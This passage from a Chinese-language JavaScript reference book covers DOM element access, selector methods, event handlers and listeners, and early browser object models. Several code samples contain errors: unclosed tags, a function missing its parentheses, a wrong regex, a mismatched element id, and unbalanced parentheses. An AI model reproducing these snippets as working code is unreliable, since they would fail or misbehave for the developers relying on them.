    for (i=0; i < document.forms.length; i++)
      document.write("Forms[" + i + "] = " + document.forms[i].name + "<br>");
  }
</script>

```

```
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch9/traditionalobjectstester.html>

图 9-3 显示了上面程序的示例输出。




图 9-3 Document 对象的基本属性

注意:

可能注意到了, 在有些浏览器中不显示访问过的链接的颜色。在有些浏览器中这是有意的, 以避免通过计算链接风格而泄露历史信息。这种泄露通常称为(history hack)。作者考虑删除计算风格访问, 仅仅是因为这种 hack 技术, 解决 Web 不安全性的逐个的方法。这一变化意味着读者应当注意, 随着时间的推移, JavaScript 特征可能会因为其漏洞可能而消失。

然而, 对于这个例子需要注意的一点是, 如果不使用包含表单、链接等内容的文档运行该例

子, 则许多属性不会设置。JavaScript 不会创建——或者, 以更符合编程的说法——不会为那些不显示的标记元素实例化 JavaScript 对象, 然而将会注意到浏览器倾向于为特定类型的属性定义默认值, 如文本和链接的颜色, 不管是否存在特定的 HTML 元素或特性。在此主要观点非常清晰, HTML 元素具有在 JavaScript Document 对象中的对应元素, 并且这两种技术之间可以交互。例如, <form> 标签有一个 Form 对象, 如果在该标签上设置一些内容, 在对应的 Form 对象中就会看到这些内容, 反之亦然。后面的这一思想是对象模型的核心——它是页面中的标记世界和 JavaScript 编程思想之间的桥梁。接下来将分析如何使用 JavaScript 访问和操作 HTML 标记元素。

提示:

坏的 HTML 标记经常会导致脚本遇到问题, 考虑标记和 JavaScript 对象直接的紧密联系, 对此应当不会感到惊奇。不管其他人告诉你什么, 如果希望成为一名基于浏览器的 JavaScript 专家, 确实就需要知道 HTML。

9.3.1 根据位置访问文档元素

因为浏览器读取 HTML 文档并形成一棵解析树, 所以可以通过脚本访问为所有元素实例化的 JavaScript 对象。最初, 通过浏览器中的脚本访问标记元素的数量是受限的, 但是现代浏览器可以访问 HTML 元素的任意特性。然而, 为了保持简单, 现在主要关注通过传统的 JavaScript 对象模型(也称为 DOM Level 0)能够访问的 HTML 元素, 特别是<form>及其相关元素。你将会发现这一简单模型在后面会提供帮助, 因为并没有随着新方法的引入而抛弃老方法。为了演示访问方法, 先分析如下所示的文档:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Simple Form</title>
</head>
<body>
<form action="form1action.php" method="get">
  <input type="text" name="field1">
</form>
<br><br>
<form action="form2action.php" method="get">
  <input type="text" name="field2">
  <br>
  <input type="text" name="field3">
</form>
</body>
</html>
```

使用传统的 JavaScript 对象模型, 可以使用下面的代码访问<form>标签:

```
window.document.forms
```

这是一个集合, 看起来基本上像是一个数组。因此, 如果只是简单地查看示例文档中表单的

数量，就可以使用如下所示的代码：

```
alert(window.document.forms.length);
```

将会看到如图 9-4 所示的结果。




图 9-4 表单的数量

可以使用路径风格的语法访问文档中的第一个`<form>`：

```
var aForm = window.document.forms[0];
```

为了查看具体的使用，显示表单 `action` 特性的值，如图 9-5 所示：

```
alert(window.document.forms[0].action);
```




图 9-5 action 特性的值

为了访问第二个`<form>`标签的 `action` 特性，可以使用下面的代码，依次类推。

```
alert(window.document.forms[1].action);
```

然而，访问 `window.document.forms[5]` 或其他值会导致问题，因为通过各个`<form>`标签只实例化了两个表单对象。

如果返回去再次查看图 9-2，会注意到 `forms[]` 集合还包含 `elements[]` 集合。`elements[]` 集合包含各种表单字段，如文本字段、按钮、下拉框等。然而，它确实没有包含其他任何标记元素。使用基本的包含概念可以到达文档中第一个表单的第一个元素，下面是使用这一包含路径的语法：

```
var aField = window.document.forms[0].elements[0];
```

尽管这种基于数组的访问方式很直观，但是其主要缺点是它依赖于 HTML 标签在文档中的位置。如果标签位置移动了，则 JavaScript 代码可能会被破坏。更好的方法是依靠对象的名称。

9.3.2 根据名称访问文档元素

为了能够通过脚本容易地读取和操作 Web 页面中的标记元素，应当为它们命名。为 HTML 元素关联唯一标识符的基本方法是使用 **id** 特性，几乎每个 HTML 元素都具有该特性。例如，为了命名一块读作“SuperImportant”的特定的粗体文本，应当使用如下所示的标记：

```
<b id="SuperImportant">This is very important.</b>
```

与 JavaScript 中选择唯一的变量名称类似，既然标记中的标签会创建 JavaScript 中的对象，那么命名这些标签是非常重要的。如果在标记中遇到命名冲突，就可能会破坏脚本。鼓励 Web 开发人员采用一致的命名风格，并避免使用可能令人困惑的名称，包括 HTML 元素本身的名称。例如，对于表单按钮，“button”不是一个好名称，它会导致代码难以阅读，甚至可能会妨碍脚本语言的访问。

在引入 HTML 4 和 XHTML 之前，不使用 **id** 特性，反而使用 **name** 特性向脚本提供条目。为了向后兼容，为 `<a>`、`<applet>`、`<button>`、`<embed>`、`<form>`、`<frame>`、`<iframe>`、``、`<input>`、`<map>`、`<object>`、`<select>` 以及 `<textarea>` 定义了 **name** 特性。注意，**name** 特性的出现是与传统的浏览器对象模型紧密对应的。

注意：

`<meta>` 和 `<param>` 都支持一个称为 **name** 的特性，但是这些特性具有完全不同的含义，与脚本访问无关。

通常，假定 **name** 总是被 **id** 所取代。在一定程度上这是正确的，但是对于表单字段和框架名称不是如此。例如，对于表单元素，**name** 属性用于决定将被发送到服务器端程序的名-值对，并且不会消失。浏览器不会以那种方式使用 **id**。为了安全起见，对于表单元素可以同时使用 **name** 和 **id** 特性。因此，应当像下面那样编写标记：

```
<form id="myForm" name="myForm">
  <input type="text" name="userName" id="userName">
</form>
```

然后，为了使用 JavaScript 访问表单，可以使用下面的代码：

```
var theForm = window.document.myForm;
```

或简单地使用下面的代码：

```
var theForm = document.myForm;
```

因为当引用当前激活的浏览器窗口时，可以假定 **window** 对象。可以通过传统的路径风格的语法以类似的方式 `document.myForm.userName` 访问文本字段，或使用更现代的 DOM 语法，如下所示：

```
var theForm = document.getElementById("myForm");
```

注意:

为了确保兼容性,当同时定义 **name** 和 **id** 特性时使两者的值相匹配是一个好主意。然而,应当小心,对于某些标签,特别是单选按钮,必须具有不唯一的 **name** 值,但是需要唯一的 **id** 值。再一次,对于这种情况不能简单地将 **id** 看成 **name** 的替代;它们的目的不同。此外,不要低估老式方法,如果深入查看现代的库,就会发现有时为了提高性能以及简易目的而使用这种语法风格。你的目标应当总是有利于兼容性。

1. 使用关联数组访问对象

Document 对象中的大部分数组是关联的,与使用标准的数字方式索引数组相对应,可以使用希望访问的元素名称的字符串表示进行索引。正如前面所看到的,元素名称是使用 HTML 标签的 **name** 或 **id** 特性赋予的。当然,许多老式的浏览器只识别使用 **name** 特性设置的元素名称。考虑下面的 HTML:

```
<form name="myForm2" id="myForm2"
  <input name="user" id="user" type="text" value=""
</form>
```

可以按照 `document.forms["myForm2"]` 访问表单。此外,可以按照 `document.forms["myForm2"].elements["user"]`, 使用 Form 对象的 `elements[]` 数组访问字段。为了使用传统的树路径风格,这通常简化为 `document.myForm2` 和 `document.myForm2.user`。

Internet Explorer 泛型化了这些关联数组,并根据之后将该术语转换成 DOM 标准下的说法,将它们称为集合(collection)。JavaScript DOM 实现中的集合允许使用标准的 `[]` 语法,而且也允许使用类似 `document.forms.item(0)` 的语法访问第一个表单,使用 `document.forms.item(1)` 访问第二个表单,依次类推。通常,看起来集合与数组好像是相同的,并且最终很少有开发人员使用 `item()` 风格的语言。但是它们之间确实有区别。例如,集合不是数组,因此它们不能使用标准的 `Array` 方法。然而,因为大部分人使用简单的迭代和访问,所以通常不会造成太大的问题。

2. 使用基本的 DOM 方法访问对象

在今天的现代浏览器中,通常会看到使用存取器方法 `document.getElementById(id)` 检索对象。对于任何设置了唯一 **id** 值的 HTML,这种方法都适用。因此对于下面的标记:

```
<form name="myForm2" id="myForm2">
  <input name="user" id="user" type="text" value=""
</form>
```

可以像以前那样使用下面的代码提取感兴趣的对象:

```
var theForm = document.getElementById("myForm2");
var theField = document.getElementById("user");
```

DOM 标准承认保留 **name** 特性,因此可以使用 `getElementsByName(name)` 提取 `user` 字段,如下所示:

```
var theField = document.getElementsByName("user")[0];
```

注意，该方法是复数形式的(`Elements`)，因为在页面中可能有大量表单，而表单字段可能具有相同的 `name` 值。使用简单的数字项访问语法定位第一个表单字段，因为我们知道第一个字段就是所希望获取的。此外，可以使用 `DOM` 的项访问方法，如下所示：

```
var theField = document.getElementsByName("user").item(0);
```

可以看出现代 `DOM` 支持大量查找对象的方法。例如，可以使用下面的代码查找文档中所有的 `<input>` 标签：

```
var inputFields = document.getElementsByTagName("input");
```

然后可以迭代该集合以执行各种动作。在一定意义上，这种方法允许创建任意集合以满足需要。例如，下面的代码创建了文档中所有 `<p>` 标签的一个集合：

```
document.paragraphs = document.getElementsByTagName("p");
```

如果考虑到标签 `<p>` 应当只会位于文档体中这一事实，则甚至可以指定搜索匹配元素的范围：

```
document.paragraphs = document.body.getElementsByTagName("p");
```

上面的例子表明，除了早期浏览器中的简单路径模式之外，`DOM` 还提供了确定对象搜索范围的功能。例如，对于下面的文档，具有 5 个段落元素：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Scoping Fun</title>
</head>
<body>
<p>This is a paragraph.</p>
<p>This is a paragraph.</p>
<div id="note">
  <p>This is another paragraph in note.</p>
  <p>This is another paragraph in note.</p>
</div>
<p>This is a paragraph.</p>
</body>
</html>
```

如果只对查找位于 `id` 值为 `"note"` 的 `<div>` 标签中的段落感兴趣，就可以使用类似下面的代码：

```
var noteParagraphs = document.getElementById("note").getElementsByTagName("p");
```

上面的代码会返回一个包含两个项的集合，而不是获取文档中的所有 `<p>` 标签。这种 `DOM` 树范围的确定，可能会让有些读者回忆起如下所示的这类 `CSS` 规则：

```
div#note > p {color: red;} /* all p tags in note div should be red */
```

如果将对象模型标记为编程接口，就很容易理解如 `CSS` 所提供的这类选择语法了，它非常有用。现在大部分浏览器和 `DOM` 规范都支持这种语法。

3. 访问对象的现代方法

使用传统的 DOM Level 0 或之后更现代的方法查找对象，DOM 实现方式有点繁琐。幸运的是，库和规范本身已经弥补了这一缺陷。查找项集合相当容易。首先，查看 `document.getElementsByClassName(classNameToFind)` 这类方法的介绍。对于类似下面的标记：

```
<p class="myClass">In myClass.</p>
<p>Not in myClass</p>
<p class="myClass">In myClass.</p>
<p>Not in myClass,<span class="myClass"> except for this part</span>.</p>
<p class="myClass">In myClass. <span>In an inner span</span>!</p>
<p>Outer text here <span class="test myClass"> inner span should be
returned </span>!</p>
```

可以获取相应的对象，如下所示：

```
var elements = document.getElementsByClassName("myClass");
```

这会返回一个标准的集合用于遍历。

更有趣的是，可以使用 CSS 选择器查找感兴趣的内容。例如，使用下面的代码根据感兴趣的类在相同的标记中查找所有嵌套的 `` 标签：

```
var elements = document.querySelectorAll("p span.myClass");
```

再次返回一个集合，可以遍历该集合以修改各个页面元素。

如果检测以大量方法查找文档树中元素例子中的模式，就会理解正在演示的内容。使用各种 DOM 查询选择元素，然后对它们执行动作，如删除或更改元素。表 9-4 对各种选择方法进行了总结。实际上，这种对页面元素的选择是 JavaScript 中的一个通用任务，许多流行的库实现了一般的“选择”方法，用于以灵活且强大的方式访问 DOM 元素，并且提供了良好的、简短的方法名，如 `$()`。后面将会查看这些方法；当前的目标是简单分析选择方案。第 10 章会深入分析这些思想。

表 9-4 DOM 对象选择模式概览

对象访问方案	示 例
DOM0 根据集合位置查找	<pre>var theField = document.forms[0].elements[0]; var theField2 = document.forms.item(0).elements.item(0);</pre>
DOM0 根据 name 特性查找	<pre>var theField = document.myForm.username; var theField2 = document.forms["myForm"].elements["username"];</pre>
DOM1 根据 id 特性查找	<pre>var theField = document.getElementById("username");</pre>
DOM1 根据标签的名称查找	<pre>var paragraphs = document.getElementsByTagName("p");</pre>

(续表)

对象访问方案	示 例
DOM1 使用带范围的搜索	<pre>var paragraphs = document.getElementsByTagName("p"); /* paragraphs in the body only */ var spans = document.getElementById("p1"). getElementsByTagName("span"); /* span tags within some element with id p1 */</pre>
HTML5 根据 class 选择查找	<pre>var allCool = document.getElementsByClassName("cool");</pre>
HTML5 根据 CSS 选择器查找	<pre>var elements = document.querySelectorAll("#nav > a.button"); /* find all <a> tags in class button directly enclosed in something with an id of nav */</pre>

9.4 简单事件处理

现在已经大体理解了如何访问页面对象，接下来需要查看如何为用户动作监控这些对象。脚本响应用户动作的主要方式是通过事件处理程序(event handler)。事件处理程序是与文档的特定部分以及特定“事件”相关联的 JavaScript 代码。当给定的事件发生在与它关联的文档中的某部分中时，执行这些代码。公共事件包括 Click、MouseOver，以及 MouseOut，当用户在文档的一部分上单击、将光标移动到文档的一部分上或从文档的一部分上移开光标时，分别会发生这些事件。这些事件通常与表单按钮、表单字段、图像，以及链接相关联，用于表单字段验证、翻转按钮这类任务。并不是每个对象都能够处理各种类型的事件，记住这一点很重要。对象能够处理的事件大体上反映了最常使用该对象的方式。

9.4.1 设置内联事件处理程序

可能以前看到过 HTML 中的事件处理程序。对于下面这个简单的例子，当用户单击按钮时会显示一个警告框：

```
<form>
<input type="button" value="Click me" onclick="alert('That tickles!');">
</form>
```

`<input>` 标签的 `onclick` 特性用于将给定的代码绑定到按钮的 Click 事件。无论何时用户单击该按钮，浏览器都会将 Click 事件发送到这个 Button 对象，导致该按钮调用它的 `onclick` 事件处理程序。

9.4.2 直接为事件处置程序赋值

浏览器如何知道到哪儿能够找到对象的事件处理程序呢？这是通过 DOM 中称为事件模型(event model)的部分所指示的。事件模型仅仅是一组接口，并且对象能够启用这种事件处理。在

大部分主要浏览器中，可以作为对象本身的属性访问对象的事件处理程序。因此不使用标记将事件处理程序绑定到对象，反而单纯使用 JavaScript 完成该工作。下面的代码与前面的例子是等价的：

```
<form name="myForm" id="myForm">
<input name="myButton" id="myButton" type="button" value="Click me">
</form>
<script>
  document.myForm.myButton.onclick = function () { alert("That tickles!"); };
</script>
```

在此定义了一个包含事件处理程序代码的匿名函数，然后将按钮的 `onclick` 属性设置为该函数。如果以后希望删除它，就可以将这个侦听器的值设置为 `null`：

```
document.myForm.myButton.onclick = null;
```

对于大多数情况上面的方法很好，但是有一些限制，最明显的情况是，当后来希望将另外一个脚本添加到相同按钮的事件处理程序中。如果这么做，直接赋值就会改写前面的处理程序。需要进一步指出的是，显然会希望不关联匿名函数。例如，下面这种方式也是合法的：

```
function alertClick {
  alert("That tickles!");
}
document.myForm.myButton.onclick = alertClick;
document.myForm.myButton2.onclick = alertClick;
```

9.4.3 设置事件侦听器

DOM 通过 `addEventListener(type, function, useCapture)` 方法，提供了比直接赋值更丰富并且更恰当的方法来指定事件。基本思想是获取 DOM 元素，然后使用该方法将事件“click”的 `type` 赋给特定的函数以处理该事件。也可以传递第三个布尔值 `useCapture`，指示事件流动的方向。通常，事件是从触发元素向上传递的，但是如果将 `addEventListener()` 的第三个参数设置为 `true`，则事件也可以从 Document 向目标元素向下流动；否则，将第三个参数设置为 `false` 使事件向上冒泡，这是在此使用的方式。第 11 章将分析事件流动的细微差别，但是现在看一个绑定按钮的单击事件的简单例子：

```
<form>
<input id="myButton" type="button" value="Click me">
</form>
<script>
  document.getElementById("myButton").addEventListener("click", function () {
    alert("That tickles!"); }, false);
</script>
```

如果希望添加另外一个事件处理程序，则以后可以简单地使用如下所示的类似语句，这会如你所愿地触发两个事件：

```
document.getElementById("myButton").addEventListener("click", function () {
```

```
alert("Seriously stop it! That really tickles!")), false);
```

为了使用这种模式移除事件，应当调用 `removeEventListener(type, function, useCapture)` 解除绑定 DOM 元素。对于前面的例子，可能会受到引诱使用下面这条语句：

```
document.getElementById("myButton").removeEventListener("click", function () {
    alert("Seriously stop it! That really tickles!")), false);
```

遗憾的是，这不能工作，因为在此使用的匿名函数与之前绑定的函数不同。反而，应当将事件处理程序初始化为特定的函数，如下所示：

```
var alerter1 = function () { alert("That tickles!"); };
var alerter2 = function () { alert("Seriously stop it! That really tickles!"); };

document.getElementById("myButton").addEventListener("click", alerter1, false);
document.getElementById("myButton").addEventListener("click", alerter2, false);
```

然后，就可以很容易地以类似方式移除侦听器了：

```
document.getElementById("myButton").removeEventListener("click", alerter1, false);
document.getElementById("myButton").removeEventListener("click", alerter2, false);
```

可以在线找到关于 DOM 事件的简单例子，更多细节将在第 10 章中介绍。

在线：<http://javascriptref.com/3ed/ch9/eventlistener.html>

跨浏览器事件绑定预览

遗憾的是，版本 9 之前的 Internet Explorer 浏览器不支持 `addEventListener()` 语法，而支持专有方法 `attachEvent(event, function)` 和 `detachEvent(event, function)`。两者之间的语法很类似，除了不再传递“click”而传递“onclick”，并且不需要指定事件流，因为老式 Internet Explorer 只有一种事件流方法——冒泡。下面这个简单的例子，使用 Internet Explorer 专有的语法添加事件处理程序：

```
document.getElementById("myButton").attachEvent("onclick", alerter1);
```

移除事件如下所示：

```
document.getElementById("myButton").detachEvent("onclick", alerter1);
```

在线可以找到完整的例子。

在线：<http://javascriptref.com/3ed/ch9/ieevents.html>

显然，可以编写一个包装函数尝试抽象掉事件处理细节。例如，下面的代码在名称空间包装对象 JSREF 中，为添加(`addEvent`)和删除(`removeEvent`)事件编写了两个方法，而不管使用的是哪种浏览器：

```
var JSREF = {};
```

```
JSREF.addEvent = function (element, type, handler) {  
    if (element.addEventListener)  
        element.addEventListener(type, handler, false);  
    else if (element.attachEvent)  
        element.attachEvent("on"+type, handler);  
    else  
        throw "Type Error";  
};  
  
JSREF.removeEvent = function (element, type, handler) {  
    if (element.removeEventListener)  
        element.removeEventListener(type, handler, false);  
    else if (element.attachEvent)  
        element.detachEvent("on"+type, handler);  
    else  
        throw "Type Error";  
};
```

从而可以像下面那样编写代码为按钮添加事件:

```
JSREF.addEvent(document.getElementById("myButton"), "click", alerter1);
```

或者使用下面的代码从测试按钮中移除事件:

```
JSREF.removeEvent(document.getElementById("myButton"), "click", alerter2);
```

在线可以找到重新改写后的这个简单例子。

在线: <http://javascriptref.com/3ed/ch9/crossbrowserevents.html>

公认地, 这个包装相当简单, 并且库会在解决一些小问题以及管理内存问题方面做得更好, 当使用事件处理程序时这些问题会随之而来, 但是这个包装确实达到了演示的目的, 演示了浏览器对象模型以及事件模型的不断变化。

9.4.4 调用事件处理程序

让事件在一个对象上发生, 与设置其处理程序一样容易。对于能够处理的每个事件, 对象提供了对应的方法。例如, Button 对象有一个 click() 方法, 该方法会导致按钮的 onclick() 事件处理程序执行(或者正如通常所说的“触发”)。可以容易地触发前面两个例子中定义的单击事件:

```
document.myForm.myButton.click();
```

JavaScript 中的事件处理程序显然比在此描述的多很多。所有主要的浏览器都实现了复杂的事件模型, 当使用事件时为开发人员提供了可扩展的灵活性。例如, 如果必须为大量对象定义相同的事件处理程序, 就可以在更高层的对象上绑定一次, 而不是将其逐个绑定到每个子对象。第 11 章提供了事件处理程序的完整讨论。

9.5 JavaScript+DOM+选择+事件=程序

既然已经介绍了传统对象模型的所有组件，就该介绍如何综合使用这些组件。正如在前面所看到的，通过使用标签的名称或确定其位置，可以很容易地引用在 JavaScript 对象模型中提供的 HTML 元素。例如，对于下面的标记：

```
<form name="myForm" id="myForm">
<input type="text" name="userName" id="userName">
</form>
```

可以传统地使用下面的代码访问该表单中名称为 `userName` 的字段：

```
document.myForm.userName
```

或使用更现代的方法：

```
document.getElementById("userName")
```

不管使用哪种访问方法，现在的问题是：如何操作标签的属性？理解 JavaScript 对象模型的关键是，通常 HTML 元素的特性提供为 JavaScript 对象属性。因此，对于 HTML 中具有如下所示基本语法的文本字段：

```
<input type="text" name="unique identifier" id="unique identifier"
      size="number of characters" maxlength="number of characters"
      value="default value">
```

然后，给出最后一个例子，`elementObject.type` 引用输入字段的 `type` 特性值。为了获得 `elementObject` 并访问 `type` 属性，可以使用传统的方法，如 `document.myForm.userName.type`，或使用其他方案，如 `document.getElementById("userName").type`。还可以更进一步，`elementObject.size` 引用的是元素在屏幕上显示的大小，单位为字符，`elementObject.value` 代表输入的值，等等。下面的简单示例将所有内容综合到一起，并显示了如何在警告窗口中通过名称引用字段来动态访问和显示表单字段的内容：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Meet and Greet</title>
<script>
function sayHello() {
  var name = document.getElementById("username").value;
  if ((name.length > 0) && (/^\S/.test(name)))
    alert("Hello " + name + "!");
  else
    alert("Don't be shy!");
}

window.onload = function () {
  document.getElementById("greetBtn").onclick = sayHello;
```

```

};
</script>
</head>
<body>
<form>
<label>What's your name?
  <input type="text" id="userName" size="20">
</label>
<input type="button" id="greetBtn" value="Greet">
</form>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch9/meetandgreet.html>

不仅可以读取页面元素的内容,特别是表单字段的内容,还可以使用 JavaScript 更新它们的内容。为此使用表单字段是最显然的候选方法,现在修改前面的例子,在另外一个表单字段中向用户输出响应:

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Meet and Greet</title>
<script>
function sayHello() {
  var name = document.getElementById("userName").value;
  if ((name.length > 0) && (/S/.test(name)))
    document.getElementById("greeting").value = "Hello " + name + "!";
  else
    document.getElementById("greeting").value = "Don't be shy!";
}
window.onload = function () {
  document.getElementById("greetBtn").onclick = sayHello;
};
</script>
</head>
<body>
<form>
<label>What's your name?
  <input type="text" id="userName" size="20">
</label>
<input type="button" id="greetBtn" value="Greet">

<br><br>
<input type="text" id="greeting" size="40">
</form>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch9/meetandgreet2.html>

不是向表单字段写入内容或通过警告框显示消息，反而可以向文档本身输出问候语。下面使用方便的 `innerHTML` 属性设置元素的内容：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Meet and Greet</title>
<script>
function sayHello() {
    var name = document.getElementById("userName").value;

    if ((name.length > 0) && (/^\S/.test(name)))
        document.getElementById("result").innerHTML = "Hello " + name + "!";
    else
        document.getElementById("result").innerHTML = "Don't be shy!";
}

window.onload = function () {
    document.getElementById("greetBtn").onclick = sayHello;
};
</script>
</head>
<body>
<form>
<label>What's your name?
    <input type="text" id="userName" size="20">
</label>
<input type="button" id="greetBtn" value="Greet">
<br><br>
</form>
<div id="result"></div>
</body>
</html>
```

在线：<http://javascriptref.com/3ed/ch9/meetandgreet3.html>

在后面的例子中，不但会继续修改文档而且会修改内容的外观和样式。但是，现在应当通过快速介绍 JavaScript 对象模型的演化继续这一基本介绍。

9.6 JavaScript 对象模型的演化

到目前为止，主要集中讨论所有对象模型都共用的一般特征，而没有考虑浏览器的版本。每次发布新版本，浏览器厂家都会以各种方式扩展 Document 对象的功能，这毫不奇怪。修复 bug、访问文档的更多部分，以及持续改进已有功能。

越新的对象模型可以更容易地执行更多的各种任务,从这一意义上讲,DOM 的逐步演变是件好事。但是,这一演变为 Web 开发人员造成了问题,而且是不断造成问题。最大的问题是不同浏览器的 JavaScript 对象模型是沿不同的方向逐步演化的。不断添加新的、专用属性以帮助实现动态 HTML(DHTML)、Ajax 甚至 HTML5 等新思想。不管是早期的 Web 开发人员,还是已经进入 Web 2.0 的开发人员,都曾经与不同的浏览器对象模型搏斗过,并转而顺从标准,如 DOM 和 HTML5。在此主要讨论过去的对象模型,以查看过去的情况,不管是其缺点还是艰难的教训,从而让读者理解对象模型来自何方并展望 HTML5 的未来。

9.6.1 浏览器对象模型的早期演化

W3C DOM 之前的对象模型快速演化,本章前面演示的基本的表单字段访问特征变得有些混乱,最终在一定程度上回归理性。在此将早期的对象模型划分成以下三组:

- 传统的对象模型(Netscape 2 和 Internet Explorer 3)
- 扩展的对象模型(Netscape 3)
- DHTML 对象模型(Netscape 4、Internet Explorer 4+)

1. 传统模型

传统的对象模型包括对表单字段操作以及基本页面细节的支持。图 9-2 显示了传统的对象模型,并且在表 9-1 中对其进行了详细描述。Internet Explorer 3 支持的模型与 NetScape 2 几乎相同,尽管为 Document 对象添加了 frames[] 集合。这个集合包含与文档中的 <iframe> 标签对应的所有对象实例。图 9-6 显示了 Internet Explorer 3 支持的对象模型。




图 9-6 Internet Explorer 稍微修改后的传统模型

Netscape 2 和 Internet Explorer 3 分别作为其最新版本共存了较短的一段时间，在这段时间内对象模型处于令人比较舒服的统一状态。但是在后来的很长一段时间情况不是如此。

2. 扩展的对象模型

Netscape 3 的扩展对象模型为第一代类似 DHTML 的应用打开了大门。它通过提供访问嵌入对象、applet、插件以及图像的能力，向脚本提供了更多的文档内容。图 9-7 显示了这一对象模型，并且在表 9-5 中列出了增加的主要内容。

